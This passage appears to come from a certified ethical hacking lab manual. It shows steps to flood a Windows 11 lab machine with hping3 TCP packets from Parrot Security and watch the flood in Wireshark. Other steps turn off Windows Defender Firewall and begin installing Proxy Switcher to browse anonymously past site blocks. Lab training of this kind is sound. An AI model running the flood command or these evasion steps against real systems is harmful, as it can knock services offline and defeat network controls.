
15. Switch to the **Parrot Security** virtual machine and try to flood the target machine (here, **Windows 11**) with TCP packets.
16. In the **Parrot Terminal** window, type **hping3 [Target IP Address] --flood** (here, target IP address is **10.10.1.11**) and press **Enter**.
- Note:** **--flood**: performs the TCP flooding.
17. Once you flood traffic to the target machine, it will respond in the hping3 terminal.

```
[root@parrot]-[~]
#hping3 10.10.1.11 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


18. Switch to the **Windows 11** (target machine) and stop the packet capture in the **Wireshark** window after a while by click **Stop Capturing Packets** icon in the toolbar.
19. Observe the **Wireshark** window, which displays the TCP packet flooding from the host machine. The attacker employs TCP SYN flooding technique to perform a DoS attack on the target.

Module 03 – Scanning Networks

Note: You can double-click the TCP packet stream to observe the TCP packet information.



20. The TCP packet stream displays the complete information of TCP packets such as the source and destination of the captured packet, source port, destination port, etc.



21. Turn off the **Windows Firewall** in the **Windows 11** by navigating to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**.
22. This concludes the demonstration of evading the IDS and firewall using various evasion techniques in Hping3.
23. You can also use other packet crafting tools such as **NetScanTools Pro** (<https://www.netscantools.com>), **Colasoft packet builder** (<https://www.colasoft.com>), etc. to build custom packets to evade security mechanisms.
24. Close all open windows and document all the acquired information.
25. Turn off the **Parrot Security** virtual machine.


Task 4: Browse Anonymously using Proxy Switcher

Proxy Switcher allows you to surf the Internet anonymously without disclosing the IP address of your system, and helps to access various blocked sites in the organization. It avoids all types of limitations imposed by target sites.

Here, we will use Proxy Switcher to browse the Internet anonymously.

1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher** and double-click **ProxySwitcherStandard.exe**.

Note: If a **User Account Control** window appears, click **Yes**.



2. Follow the installation steps to install **Proxy Switcher** using all default settings.
3. Once the installation is complete, uncheck all options in the final step of the wizard, and click **Finish**.

